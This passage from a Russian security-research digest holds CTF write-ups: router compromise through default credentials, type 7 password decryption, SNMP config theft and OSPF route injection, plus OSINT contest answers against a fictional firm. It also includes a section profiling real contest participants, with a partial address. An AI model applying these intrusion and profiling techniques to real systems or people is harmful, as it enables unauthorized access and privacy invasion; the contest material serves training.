SP,IP: 00788144 004050A5
Stack: 000000FF
       11223344
       55667788
       99AABBCC
       00404020
       ABABABAB
```

После выполнения

```
R0,R1: 00404020 4B17E245
R2,R3: 000000FF 55667788
R4,R5: 99AABBCC 00000000
SP,IP: 00788148 004050A7
Stack: 11223344
       55667788
       99AABBCC
       00404020
       ABABABAB
```

Некоторые операции, такие как mov и сдвиг налево, реализованы двумя или тремя разными способами, но это неважно — ведь мы уже знаем, что они делают. Итак, после сокращения протокола мы получили листинг программы на языке этой виртуальной машины. Осталось просто проанализировать его и обратить.

К сожалению, я решил эту задачу через 15 минут после окончания зачетного времени, то есть сдать ее мы не успели, но сам процесс решения показался мне достаточно интересным. Почему все получилось так просто? Потому что авторы задания реализовали все состояния виртуальной машины в MMX-регистрах процессора.

Все остальное, что происходило внутри, — вполне логичная работа виртуальной машины. Если бы я стал писать простую виртуальную машину, я бы написал ее практически так же. Используя единственную идею: что регистры отображаются в регистры MMX однозначным образом и я могу это однозначное отображение легко выявить, — я решил задачу, не прибегая к анализу ассемблерного кода.

Форум PHDays и исследования Positive Research получил премию Security Awards 2013

На 10-й специализированной выставке-конференции INFOBEZ-EXPO 2013 в Москве состоялась церемония вручения ежегодной премии в области информационной безопасности Security Awards 2013. Компания Positive Technologies стала победителем в номинации «Сенсация» за подготовку «самого интересного мероприятия в 2013 году» — международного форума по практической безопасности Positive Hack Days III, а также в номинации «Фундамент», вручаемой за фундаментальные открытия и технологии.

РАЗБОР ЗАДАНИЙ КОНКУРСА NETHACK: СПАСАЕМ ГИДРОЭЛЕКТРОСТАНЦИЮ

Михаил Помзов
habrahabr.ru/company/pt/blog/182058/


На форуме Positive Hack Days III состоялся конкурс для экспертов в области сетевой безопасности NetHack. В ходе соревнования участники должны были за 50 минут получить доступ к пяти сетевым устройствам и добыть хранящиеся в них флаги. В игровую сеть, созданную специально для этого конкурса, были заложены типичные уязвимости и ошибки сетевой инфраструктуры, встречавшиеся специалистам Positive Technologies во время выполнения аудитов безопасности и тестов на проникновение. Сегодня мы представляем вашему вниманию разбор конкурсных заданий.

Легенда NetHack

На крупной ГЭС произошел сбой в работе оборудования, в результате которого была потеряна связь между центральной автоматизированной системой управления (АСУ) и агрегатами, осуществляющими сброс воды. Продолжительные ливни на близлежащих территориях значительно добавили приток вод в водохранилище. По оценкам специалистов, переполнение водохранилища произойдет через 50 минут, после чего вода хлынет через дамбу на город. Для предотвращения катастрофы необходимо получить доступ к пяти неисправным узлам и заново присоединить их к центральной АСУ, тем самым обеспечив возможность открытия аварийных шлюзов.

Схема конкурса

Инфраструктура соревнования была построена по следующей схеме (см. рисунок слева).



От участников конкурса требовалось получить доступ к пяти устройствам в сети, найти в конфигурациях специально оставленные MD5-флаги и ввести их на специальной вебстранице. Победа присуждалась тому участнику, который первым найдет и введет все пять флагов.


Получение первого флага

Вход на R1 не составляет особого труда, достаточно просто использовать учетную запись по умолчанию cisco с паролем cisco. И сразу же при входе на устройство мы получаем первый флаг.

Получение второго флага

Получение второго флага уже требует определенных знаний и навыков. Зайдя на устройство, первое, что нам следует сделать, — бегло ознакомиться с конфигурацией и взглянуть на соседние устройства в сети.

Мы видим, что подключены к Router3 через Fa0/1. Отсутствие Router2 и большое количество интерфейсов должны вызвать у нас подозрение, поэтому мы выполним следующую команду:



Интерфейс Fa1/10 принудительно отключен, что очень подозрительно. После включения интерфейса, мы вновь смотрим соседей.

Наконец-то мы видим наш Router2. Далее нам надо узнать его IP-адрес.

Пытаемся зайти на устройство под учетной записью cisco/cisco. Но не все так просто.

Исходя из времени ответа, мы можем предположить, что используется централизованная аутентификация. В конфигурации Router1 мы видим информацию о RADIUS-сервере.

Также виден маршрут до него.

Соответственно, нам необходимо сделать так, чтобы RADIUS не был доступен для Router2. В нашем случае достаточно погасить интерфейс Fa0/1. Пробуем еще раз зайти на Router2.


```
Router1#telnet 172.26.16.160
Trying 172.26.16.160 ... Open


User Access Verification

Username: cisco
Password:

Router2>
```

Отлично, мы зашли на второе устройство и даже повысили привилегии. Нам повезло, пароль enable не установлен. Бегло изучив конфигурацию, узнаем, что у нас несколько возможных флагов. Пробуем вывести только их. Только одна строчка подходит как MD5, это и есть наш флаг.



Получение третьего флага

Если мы попытаемся зайти на Router3, используя учетную запись cisco/cisco, то у нас это не выйдет. Попробуем найти нужную нам учетную запись. Еще раз внимательно изучаем конфигурацию Router2 и видим следующую строчку:

Так как type 7 является обратимым шифрованием, мы легко можем получить пароль: Tf7NszYCnd.

Теперь, мы готовы к Router3. Пробуем зайти, используя новую учетную запись admin:

```
Router1#telnet 172.20.100.22
Trying 172.20.100.22 ... Open


User Access Verification

Username: admin
Password:

Router3>
```


Отлично, мы на третьем узле. Ищем наш флаг:

Получение четвертого флага

Теперь самая сложная часть. Смотрим соседей, предварительно включив CDP на интерфейсе Fa0/1.

Пытаемся зайти на Router4 и понимаем, что там тоже используется RADIUS. Внимательно изучаем конфигурацию Router3 и видим community string PHDays2013 с правами на запись. После того как мы поправим маршрутизацию, мы сможем попробовать забрать конфигурацию Router4, используя протокол SNMP.


Получив конфигурацию, видим, что на Router4 настроен OSPF. Теперь нам надо «подсунуть» свой маршрут до RADIUS. Это можно сделать следующим образом:



Дальше нам остается зайти на устройство как cisco/cisco и найти четвертый флаг.


Получение последнего, пятого флага

Опять смотрим соседей, узнаем IP-адрес Router5 и пытаемся зайти по SSH или Telnet. К несчастью, у нас это не выходит. Опять внимательно изучаем конфигурацию и видим ACL на исходящем интерфейсе Fa0/1 блокирующий трафик к Router5 порт 80:



Убираем ACL с интерфейса, добавляем нужные маршруты и пробуем зайти:

Теперь осталось найти флаг:



Ход соревнования

Посетители форума PHDays могли наблюдать за ходом соревнования благодаря специальной визуализации, которая транслировалась на большом экране. Борьба носила упорный характер: ни одному из конкурсантов не удавалось вырваться вперед, и ни один из участников не успел добыть все пять флагов в изначально отведенные 50 минут. В результате конкурс был продлен на 15 минут, которые и решили исход состязания. На последних секундах дополнительного времени специалист по сетевому администрированию из Перми Станислав Миронов сумел найти пятый флаг. Он стал единственным, кому удалось это сделать. Второе место занял Юрий Шкодин, а третье — Сергей Станкевич: им удалось взять по четыре флага. Поздравляем победителей!

ПРОХОЖДЕНИЕ КОНКУРСА «КОНКУРЕНТНАЯ РАЗВЕДКА»: ВЫСЛЕЖИВАЕМ ГОДЗИЛЛ

Тимур Юнусов
habrahabr.ru/company/pt/blog/184450/

При разработке легенды заданий для конкурса «Конкурентная разведка» на конференции PHDays III мы сделали упор на применимость выискиваемой информации в реальных работах по пассивному анализу при подготовке к пентестам и в работах по оценке осведомленности, а также на использование различных поисковых механизмов и дедуктивных методов.

Поскольку некоторые задания были гораздо сложнее, чем в прошлом году, полностью их не выполнил никто. Победители остановились на отметке в 12 правильных ответов и были награждены в зависимости от того, как быстро эти ответы были найдены.

Итак, давайте взглянем на алгоритм прохождения заданий конкурса и дадим ответы на вопросы о непройденных заданиях, а также огласим список победителей.

Компанией, с которой предстояло работать конкурсантам, была **Godzilla Nursery Laboratory** — интернациональная корпорация, занимающаяся разведением и продажей домашних годзилл. Годзиллы были выбраны не случайно: именно они «охраняли» железную дорогу в другом конкурсе форума — Choo Choo Pwn.

Google сразу подсказывал участникам конкурса, что рабочий сайт этой компании — www.godzillanurserylab.com, а многие из ее сотрудников представлены в социальной сети LinkedIn. Но что еще о них можно узнать?

1) На какой сайт стоит обратить внимание во время работ по социальной инженерии, направленных на marketing manager? (70% правильных ответов)

Marketing manager легко находится в LinkedIn (о том, как узнать, что его зовут Randi Klinger, вы можете прочитать по адресу bit.ly/PbJVFH). Сразу видно, что он единственный активный писатель в группе «Godzilla Nursery Laboratory» и все ссылки, которые он туда размещает, ведут на ресурсы сайта msn.com.

Правильный ответ: msn.com.

2) Какой адрес электронной почты у HR-директора? (9% правильных ответов)

Основная проблема у участников возникла не с нахождением Amber Lester, которая и является HR director, а с тем, чтобы понять, что mberlest@gmail.com — это *личный* адрес человека, а пентестеров должен интересовать *рабочий* адрес. Логично предположить, что он выглядит как-то вроде mberlest@godzillanurserylab.com. И чтобы понять, что это именно он (а не mberlest@gmail.com и не amber.lester@godzillanurserylab.com, который смогли найти некоторые участники), стоило всего-то написать письмецо по этому адресу и получить автоответ!

Правильный ответ: mberlest@godzillanurserylab.com.

3) Как называется страховая компания члена совета директоров? (91% правильных ответов)

Те участники, кто занимался иногда работами по анализу защищенности веб-приложений или хорошо знаком с их разработкой, должны были найти файл www.godzillanurserylab.com/robots.txt и выйти на папку /test/ с кучей всего интересного.

Один из полезных файлов в этой папке — gmailacc.rar, благо пароль на него 5-й по популярности в часто применяемом «TOP 10 Passwords» (bit.ly/1h9F92p) — 12345. Из скриншота в этом архиве можно вынести три вещи:

- в компании пользуются Google Mail для своего корпоративного домена;
- Gregory Cruanstrom — потенциально интересный объект (он глава совета директоров, это можно узнать на странице www.godzillanurserylab.com/contacts.htm или из того же LinkedIn);
- его почта greg.cru@godzillanurserylab.com, а пароль cru1crua27 (по легенде, он сделал этот скриншот в панике от того, что Google перестал маскировать его пароль!).

Если теперь попробовать залогиниться с этими данными, можно получить доступ к ящику и найти письмо от CEO, которое явно указывало на то, что «From Now we will work with Tokio Marine & Nichido Fire Insurance» — из чего ясен правильный ответ.

Правильный ответ: Tokio Marine & Nichido Fire Insurance.

4) Родной город CEO (76% правильных ответов)

Чтобы участники конкурса начали думать в верном направлении, нашему CEO пришлось выдумать и добавить в общие сведения фразу «I LOVE ICQ!!!». С этой подсказкой

ответ на такой простой вопрос становится очевидным. Ищем UIN и контактную информацию по имени и фамилии (эта информация присутствует на сайте и в соцсети).

Правильный ответ: Concord.

5) Любимый парк CEO (52% правильных ответов)

Первой подсказки о существовании поддомена email.godzillanurserylab.com, которую можно было получить со страницы аккаунта Inessa Golubova в сети «Мой мир», некоторым участникам не хватило — и снова пришлось давать намеки со страницы Maximillian Ozillov, что, вроде как «my email webapp is ***.godzillanurserylab.com». Сканирование существующих доменов третьего уровня — не совсем пассивный способ сбора информации, но является распространенной практикой.

Найдя домен, участники могли обнаружить простенькую веб-форму для авторизации с возможностью для забывчивых пользователей восстановить пароль. А зная адрес электронной почты CEO (любые сомнения развеются, если посмотреть на страницу www.godzillanurserylab.com/contacts.htm) и ответ на «секретный вопрос» из предыдущего задания, любой мог получить доступ в почтовый интерфейс, где увидел бы воочию, как все-таки выглядит любимый парк нашего многострадального CEO. А если скормить эту фотокарточку Google Images, то и название парка можно было узнать.

Правильный ответ: St. James's Park.

6) Найдите доменную учетную запись biological engineer вида (DOMAIN\login) (80% правильных ответов)

Последнее простенькое задание для разминки решается поиском учетной записи biological engineer в социальной сети «Мой мир» по имени и фамилии (за ними снова в LinkedIn), а там будет лежать картинка, которая и даст ответ.

Правильный ответ: GNL\lgolubova.

7) Как называется корпоративный фаервол в компании? (90% правильных ответов)

Тут на помощь приходит крайне полезная функция Google — Google Cache или «Сохраненная копия». Если воспользоваться этой фишкой, то легко найти на странице www.godzillanurserylab.com/contacts.htm почему-то удаленную запись о пользователе Ivanes Inclam, который является сисадмином в нашей компании. А кто, как не сисадмин, лучше всего знает, какой фаервол установлен в компании. Поиск по имени выдаст несколько форумов, содержащих правильный ответ. К сожалению, большинство участников пошли в обход сценария и просто посмотрели должность в сети LinkedIn.

Правильный ответ: Kaspersky Security for Internet Gateway Russian Edition.

8) ФИО CIO (38% правильных ответов)

Как зовут chief information officer, узнали участники, которые вспомнили про такую атаку на криптографические протоколы, как plain-text attack. Именно ее нужно применить, чтобы получить доступ к зашифрованному архиву www.godzillanurserylab.com/test/Investigation%20Report.zip. Если скормить какому-нибудь Advanced Archive Password Recovery небезызвестной компании Elcomsoft этот архив и незашифрованную версию файла из этого архива src.zip, то уже через несколько секунд можно получить доступ к PDF-документу, содержащему ответ на вопрос.

Правильный ответ: Robert Craft.

Примечание: наш персонаж вымышлен ине имеет НИКАКОГО отношения к ставшему известным в связи со всплывшей историей про суперкубок старшему исполнительному директору группы компаний Craft Роберту Крафту :)

9) Какой номер телефона у chief risk officer? (75% правильных ответов)

С этим заданием справилось лишь три человека, причем ни один из них не стал призером, а очень жаль. Всего-то нужно было написать письмо на cro@godzillanurserylab.com, а адрес подглядеть на публичной странице www.godzillanurserylab.com/contacts.htm.

Правильный ответ: 81356873113.

10) Софт системы ДБО, которой пользуются в компании (0% правильных ответов)

На этот вопрос, к сожалению, никто не сумел ответить правильно. Файл www.godzillanurserylab.com/test/dbo.report.log дает все необходимое для того, чтобы понять направление поиска: вроде бы существует домен DBO***.GODZILLANURSERYFANS.INFO. И если бы участники узнали имя домена, то оно, вполне вероятно, содержало бы имя системы ДБО. И тут на помощь приходят AXFR-запросы.

О том, зачем они нужны и как с их помощью получить все поддомены на уязвимых DNS-серверах — а именно такой был в компании, — см. хабратопик (habrahabr.ru/post/166607/).

Правильный ответ: DBOINTEGRA.

11) Сотовый телефон исследователя Carlos Bechtol (67% правильных ответов)

Одно из самых курьезных заданий в конкурсе. Первый курьез заключается в том, что Дмитрий Евтеев независимо от составителей заданий наткнулся на интересный баг о том, как можно вычислить телефон пользователя социальных сетей и почтового сервиса Google Mail (bit.ly/1eQyqzZ). Однако уже в день конкурса эта методика перестала работать — сперва из-за частого сброса пароля нашей учетной записи, а потом из-за того, что

администрация «ВКонтакте» пофиксила эту крайне полезную фичу. В итоге пришлось добавить недостающие цифры в контактную информацию учетной записи в соцсети vk.com.


Для тех, кто по каким-либо причинам не смог справиться с заданием: достаточно редкое имя позволяет найти инфу об учетной записи в соцсети, а ее псевдоним carlos_bechtol_gmail_com намекает на существование электронной почты carlos*bechtol@gmail.com (пропущенный символ можно быстро перебрать: это символ точки). Далее выполняется алгоритм из вышеупомянутой статьи.
Правильный ответ: 79166041374.

12) Все адреса электронной почты сотрудников Genome Lab Department, разделенные пробелами (90% правильных ответов)
Рассказать об этом задании более красочно и подробно, чем это сделал Дмитрий Угрюмов из компании «РосИнтеграция», у нас бы при всем желании не получилось. См.: bit.ly/1eHA4nh.
Правильный ответ: ceo@godzillanurserylab.com cro@godzillanurserylab.com.

13) Каким продуктом IP-телефонии пользуется компания? (100% правильных ответов)
Еще немножко активного сканирования IP-адреса 54.245.97.120, полученного в результате прохождения предыдущего задания, позволит обнаружить сервис на порте 5161, который отвечает баннером «SISCO TELECOM VOIP». Однако правильный ответ добыл один лишь Сергей Топольцев.

Правильный ответ: SISCO TELECOM VOIP.

14) Номер банковской карты члена совета директоров (83% правильных ответов)
По причине необычной трудности этого задания мы дали поблажку участникам, предложив им два варианта прохождения. Основной вариант подразумевал, что участники после прохождения задания номер 3 не только начнут в панике менять пароль этого пользователя (что некоторые и стали делать, но, благо, мы это предусмотрели), но и начнут думать дальше: ведь компания Google предоставляет прекрасные возможности по интеграции многих своих продуктов, в частности — возможность синхронизировать браузеры по учетной записи Google Account. Это значит, что зная пароль и аккаунт (а участники их знали), можно было авторизоваться в Google Chrome и получить доступ к закладкам данной учетной записи.



Одна из закладок содержала недвусмысленный ответ на поставленный вопрос. Более легким способом было бы предположить, что chief information officer — тоже вполне себе может быть членом совета директоров. А номер его карты можно было узнать, проходя задание номер 8. Первый метод обнаружил лишь упомянутый Сергей Топольцев.
Правильные ответы: 4401-7864-4568-1145 и 4716-5410-4981-7265.

15) Марка машины chief of security department (95% правильных ответов)
Прекрасные возможности предоставляет Google Street View в этом плане! Зная домашний адрес человека (в данном случае его легко было узнать из контактной информации в LinkedIn и на странице контактов на основном сайте) мы можем попытаться подглядеть за ним. В данном случае, узнать марку припаркованной у дома машины.

Правильный ответ: Honda.

16) Какой вид фетиша у CEO? (58% правильных ответов)
Задание оказалось достаточно простым: многие его прошли, еще несколько остановились в шаге от правильного ответа. Замечаем ссылку на домен .onion, включаем Tor, получаем творение авторов конкурса в формате JPEG. Если конкурсанты посмотрели бы в EXIF-тэги, то нашли бы искомый ответ.
Правильный ответ: Zillaphilya.

Итоги

Особенностью конкурса в этом году стало нововведение, коснувшееся отображения статистики по конкурсу: участники не знали номера правильных ответов, а знали только количество правильных, которое обновлялось раз в полчаса, что исключало возможность перебора (хотя попытки были). Ну да чем бы дитя ни тешилось! К сожалению, в результате ответы в самом конце пришлось проверять вручную, и это ввело некоторых конкурсантов в отчасти оправданное негодование. Как видно из таблицы, самыми сложными оказались вопросы 2, 9, 10 и 13.

Nickname	Место
azrael	I
djecka	II
Applefan	III
topol	IV

Вопрос	Число правильных ответов
1) На какой сайт стоит обратить внимание во время работ по социальной инженерии, направленных на Marketing manager?	34
2) Какой адрес электронной почты директора HR?	1
3) Как называется страховая компания члена совета директоров?	10
4) Родной город CEO	19
5) Любимый порт CTO	13
6) Найдите доменную учетную запись Biological Engineer вида [DOMAIN\login]	29
7) Как называется корпоративный файервол в компании?	26
8) ФИО CIO	6
9) Какой номер телефона у Chief Web Officer?	1
10) Софт системы ДБО, который используется в компании	0
11) Сотовый телефон исследователя Carlos Bechtol	14
12) Все email-адреса сотрудников Genome Lab Department, разделенные пробелами	9
13) Каким продуктом IP-телефонии пользуется компания?	1
14) Номер банковской карты члена совета директоров	6
15) Марка машины Chief of Security Department	21
16) Какой вид фетиша у CEO?	15

Контрразведка

Сотрудники, отвечающие за информационную безопасность в компании Godzilla Nursery Laboratory, тоже даром времени не теряли и в режиме реального времени отслеживали «злоумышленников», пытающихся собирать информацию об их коллегах. Все проходило в рамках законодательства, никто очень глубоко не копал и не делал ничего такого, о чем рассказывал на докладе «Ловушки умеют кусаться: обратное проникновение» Алексей Синцов. Но поверхностный сбор сведений по методикам, о которых рассказывал Андрей Масалович на другом докладе («Конкурентная разведка в Интернете»), — позволил найти среди участников конкурса:

- КМС по шахматам, выросшую в Барнауле и поступившую в НСУ на специальность «Системы автоматизированного проектирования», которая в Академгородке в студенческие годы любила слушать громкую музыку и очень любит 8-ки в номере телефона;
- уроженца Индии, 27 лет, обучающегося в Carnegie Mellon University;
- любителя редких и необычных языков программирования, проживающего в одном сибирском городке по адресу: ул. Военная, д. 7, корп. xxx, кв. xxx (по знаку зодиака — Рыбы);
- много участников форумов Positive Hack Days: Young School (2012), Fast Track (2013), в том числе автора доклада на тему анонимности в Интернете и персонажа, много знающего о разработке защищенных флеш-накопителей, который интересуется также таксофонами.

Disclaimer: все персонажи являются вымышленными и любое совпадение с реально живущими или когда-либо жившими людьми случайно.

POSITIVE EDUCATION: ОБРАЗОВАНИЕ НЕ ДОЛЖНО ОПАЗДЫВАТЬ

Евгений Миньковский
ptsecurity.ru/lab/analytics/

Может ли вуз подготовить студента к работе в IT-инфраструктуре современного предприятия? С одной стороны, это прямая задача учебного заведения. Но с другой — мы все помним фразу: «Забудьте всё, чему вас учили в институте», — которой встречают студентов на производстве. Увы, образование не всегда успевает за реальностью, и в особенности это касается сферы информационных технологий, где изменения происходят настолько быстро, что вузовскому преподавателю трудно уследить за всеми инновациями. А значит, необходима тесная связь между преподавателями и отраслевыми специалистами-практиками.

В этом году исполнилось два года проекту Positive Education — некоммерческой программе компании Positive Technologies. Цель проекта — способствовать выработке современных, ориентированных на практику методик обучения молодых специалистов в области информационной безопасности. На сегодняшний день в программе участвует более четырех десятков учебных заведений России, включая МГУ, МГТУ, МИФИ, МАТИ, ИНЖЭКОН, НГУ, ДВФУ, ОмГТУ.

За минувший учебный год более 250 студентов прошли обучение на основе конкурсных материалов международных соревнований по практической безопасности Capture the Flag (CTF), Hack Quest и других конкурсов, проводимых Positive Technologies.

Другая возможность, с которой познакомились в этом году более 200 студентов различных вузов, — практическое использование системы контроля защищенности и соответствия стандартам MaxPatrol. Программное обеспечение бесплатно предоставляется вузам в учебных целях, позволяя демонстрировать тесты на проникновение, поиск уязвимостей, инвентаризацию и анализ конфигурации различных ОС, телекоммуникационного оборудования, СУБД, ERP-систем, компонентов АСУ ТП. Вузы также получают методическую помощь в проведении лабораторных практикумов по веб-безопасности (XSS, SQLI, Remote Code Execution, приемы обхода WAF) и безопасности VoIP (обнаружение VoIP-устройств, атаки на RTP и SIP).

Интересно, что в ряде случаев инициатива о присоединении вуза к программе Positive Education исходила *со стороны студентов*. Это особенно приятно, ведь это значит, что программа удовлетворяет реальный интерес молодого поколения будущих специалистов. С другой стороны, иногда преподаватели жалуются, что материалы Positive Education сложны и требуют дополнительной подготовки. Однако подчеркнем еще раз: цель программы — познакомить студентов с реальным положением дел в сфере практической безопасности. Мы ничего специально не усложняем: такова настоящая работа.

Из отзывов преподавателей

ОмГТУ (Омск): «Материалы HackQuest/CTF используем, устраиваем на их основе домашнюю работу — аналог классического CTF со своими правилами, для создания приватной сети используем cjdns. Хорошие материалы. У части студентов вызывают очень удивленное выражение лица. И отдельное спасибо за iBank («Большой ку$h») — он студентам очень нравится (одна из лабораторных работ + устранение уязвимостей в нем)».

СГАУ (Самара): «Задания используются в качестве обучающих примеров в соответствии с направлениями (Reverse Engineering, Web security, криптография и системное администрирование). Часто бывает, что после CTF оказывается затруднительно восстановить всю инфраструктуру для последующего обучения студентов (то есть часть заданий нельзя запустить у себя, особенно если они содержат серверную часть). Образы виртуальных машин, входящие в материалы HackQuest/CTF, отчасти помогают решить эту проблему».

ВГПУ (Вологда): «Сами материалы кажутся интересными, но для полноценного использования в учебном процессе требуется дополнительная подготовка — как преподавателя, так и студентов».

Студенческая олимпиада по информационной безопасности прошла в МИФИ

Компания Positive Technologies стала партнером второй Всероссийской студенческой олимпиады по информационной безопасности, которая прошла 26–28 апреля 2014 года в Москве. Ознакомиться с результатами можно на сайте olymp.mephi.ru/is2014/. Данная олимпиада проводится с 2013 года на базе факультета кибернетики и информационной безопасности Национального исследовательского ядерного университета МИФИ. По словам заместителя генерального директора Positive Technologies Сергея Гордейчика, поддержка талантливой молодежи и повышение качества высшего профессионального образования в России является одной из приоритетных целей компании и её программы Positive Education.

УЧИМСЯ БЕЗОПАСНОСТИ: «ГОРЯЧАЯ ПЯТЕРКА» ВЕБИНАРОВ

Начиная с 2011 года эксперты исследовательского центра Positive Research регулярно проводят онлайновые лекции (вебинары) в рамках образовательной программы «Практическая безопасность». Цель проекта — повышение осведомленности IT-специалистов о современных угрозах, технологиях защиты и методах оценки защищенности различных инфраструктур. По количеству слушателей самыми популярными выступлениями последних двух лет стали:

(1) Тестирование на проникновение в сетях Microsoft
(Дмитрий Евтеев)


(2) SAP глазами злоумышленника
(Алексей Юдин)

(3) Оценка устойчивости к атакам типа DoS/DDoS
(Юрий Гольцев)

(4) Анализ защищенности платежных систем, или Как взломать банкомат
(Ольга Кочетова)

(5) SCADA Стрейнджлав, или Как я начал бояться и полюбил атомные станции
(Сергей Гордейчик, Глеб Грицай, Денис Баранов)

Принять участие в новых вебинарах, а также послушать записи всех прошедших лекций можно бесплатно на сайте www.ptsecurity.ru/lab/webinars/



Конкурс по взлому железной дороги Choo Choo Pwn представили в Южной Корее

Доклад о безопасности АСУ ТП и конкурс Choo Choo Pwn, представленные специалистами Positive Technologies, стали одними из наиболее заметных событий конференции Power of Community 2013, прошедшей в Сеуле. Choo Choo Pwn — это действующая модель железной дороги, все элементы которой — поезда, шлагбаумы, светофоры — контролируются с помощью АСУ ТП, собранной на основе трех SCADA-систем. Во взломе стенда приняли участие более 30 специалистов по защите информации. А в ходе доклада Techniques of Attacking Real SCADA & ICS Systems Александр Тиморин, Юрий Гольцев и Илья Карпов поделились последними результатами исследований в области безопасности промышленных протоколов SCADA-систем и богатым опытом аудита информационных систем жизненно важных инфраструктурных объектов.

ОБ АВТОРАХ СБОРНИКА

Positive Technologies — экспертная компания, которая более 10 лет аккумулирует передовые знания в области практической защиты компьютерных сетей и информационных активов бизнеса и государства. Около тысячи компаний в 30 странах мира используют решения Positive Technologies для анализа защищенности и соответствия стандартам безопасности своих инфраструктур, а также для подготовки молодых специалистов по безопасности.

Большинство наших инноваций рождаются в исследовательском центре Positive Research, который насчитывает более 150 человек и является одним из крупнейших в Европе. В центре проводятся масштабные исследования уязвимостей, включая тесты на проникновение, анализ исходных кодов приложений и другие виды проверок. Специалисты центра заслужили репутацию экспертов в вопросах защиты важнейших современных отраслей — SCADA и ERP, дистанционного банковского обслуживания, сетей мобильной связи, веб-порталов и облачных технологий.

Результаты исследований центра используются для пополнения базы знаний системы контроля защищенности и соответствия стандартам MaxPatrol, а также для разработки новых продуктов комплексной проактивной защиты, таких как система анализа исходных кодов Application Inspector и межсетевой экран Application Firewall.

Сборник наиболее интересных исследований Positive Research публикуется ежегодно для участников международного форума по практической безопасности Positive Hack Days, который проходит в Москве и собирает на своих докладах, семинарах и конкурсах более двух тысяч человек.

Подробнее на сайтах
ptsecurity.ru и phdays.ru.

ЗАО / ПОЗИТИВ ТЕКНОЛОДЖИЗ
107241 / МОСКВА / ЩЕЛКОВСКОЕ ШОССЕ / Д.23 А
ТЕЛ.: +7 (495) 744 01 44 / ФАКС: +7 (495) 744 01 87 / PT@PTSECURITY.RU
WWW.PTSECURITY.RU / WWW.MAXPATROL.RU / WWW.SECURITYLAB.RU